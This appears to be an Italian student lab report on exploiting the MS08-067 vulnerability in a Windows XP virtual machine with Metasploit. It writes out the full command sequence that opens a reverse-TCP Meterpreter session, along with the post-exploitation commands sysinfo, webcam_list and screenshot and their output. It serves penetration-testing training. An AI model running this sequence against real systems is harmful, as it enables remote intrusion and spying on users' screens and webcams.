

S7/L3


Noemi de Martino

TRACCIA

Viene richiesto di ottenere una sessione di Meterpreter sul target WINDOWS XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovranno:

- Effettuare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza di Webcam sulla macchina Windows Xp

Setting dell'IP



ESECUZIONE DELL'ATTACCO CON METASPLOIT

1

Ricerca e Configurazione dell'Exploit

Exploit MS08-067 prende di mira una vulnerabilità nel servizio Server di Windows XP che consente l'esecuzione remota di codice.

- Si è cercato l'exploit per la vulnerabilità MS08-067 usando il comando

search ms08-067

- Si è selezionato l'exploit con il comando

“use 0”

```
msf6 > search ms08-067
Matching Modules
=====
#  Name
-
0  exploit/windows/smb/ms08_067_netapi  Disclosure Date: 2008-10-28  Rank: great  Check: Yes  Description: MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```



ESECUZIONE DELL'ATTACCO CON METASPLOIT

2

Ricerca e Configurazione dell'Exploit

- Impostato l'indirizzo IP del target (Windows XP) con il comando set RHOSTS 192.168.49.149.
- Impostato l'indirizzo IP della macchina Kali Linux con il comando set LHOST 192.168.49.100.
- Si sono visualizzate le opzioni necessarie per configurare l'exploit con **show payloads**
- Si è configurato il payload Meterpreter con il comando **set payload windows/meterpreter/reverse_tcp**.
- Si è eseguito l'exploit con il comando **exploit**

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.49.149
RHOSTS => 192.168.49.149
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.49.100
LHOST => 192.168.49.100
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.49.100:4444
[*] 192.168.49.149:445 - Automatically detecting the target ...
[*] 192.168.49.149:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.49.149:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.49.149:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.49.149
[*] Meterpreter session 1 opened (192.168.49.100:4444 → 192.168.49.149:1050) at 2024-07-09 11:33:38 +0200
```

INTERAZIONE CON LA SESSIONE METERPRETER

1

Interazione con la Sessione Meterpreter

Una volta ottenuta una sessione Meterpreter, è possibile eseguire vari comandi per interagire con il sistema compromesso.

Il comando **sysinfo** fornisce informazioni dettagliate sul sistema operativo e l'hardware del sistema compromesso.

```
meterpreter > sysinfo
Computer      : WINDOWSXP
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: it_IT
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > █
```

INTERAZIONE CON LA SESSIONE METERPRETER

2

Interazione con la Sessione Meterpreter

Una volta ottenuta una sessione Meterpreter, è possibile eseguire vari comandi per interagire con il sistema compromesso.

Il comando **webcam_list** permette di verificare se ci sono webcam collegate al sistema compromesso

```
meterpreter > webcam_list
[-] No webcams were found
```

INTERAZIONE CON LA SESSIONE METERPRETER

3

Interazione con la Sessione Meterpreter

Una volta ottenuta una sessione Meterpreter, è possibile eseguire vari comandi per interagire con il sistema compromesso.

Il comando **screenshot** permette di catturare un'immagine del desktop della macchina Windows XP.

